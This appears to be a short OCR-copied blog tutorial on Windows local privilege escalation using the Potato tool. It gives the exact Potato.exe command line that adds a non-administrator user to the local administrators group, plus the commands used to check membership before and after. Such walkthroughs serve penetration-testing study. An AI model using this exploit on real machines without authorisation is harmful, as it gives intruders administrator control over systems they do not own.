
Privilege Escalation on Windows 7,8,10, Server 2008, Server 2012 using Potato

hackingarticles.in/privilege-escalation-on-windows-7810-server-2008-server-2012-using-potato


Raj January 30, 2016

First check your IP Address of your local PC using **ipconfig** command




Now open command prompt, type **net localgroup administrators** command to check who all users are associated with administrator.

In my case I'm login with RAAZ user which is not a part of administrator




Now download Potato.exe from here and go to the Potato folder from command prompt and type

Potato.exe –ip 192.168.1.9 –disable_exhaust true –cmd "C:\\windows\\System32\\cmd.exe /K net localgroup administrators RAAZ /add"



Now it will open a firewall prompt, click on **Allow access**



Now again type **net localgroup administrators**, here you can see my user **RAAZ** is also a member of administrator.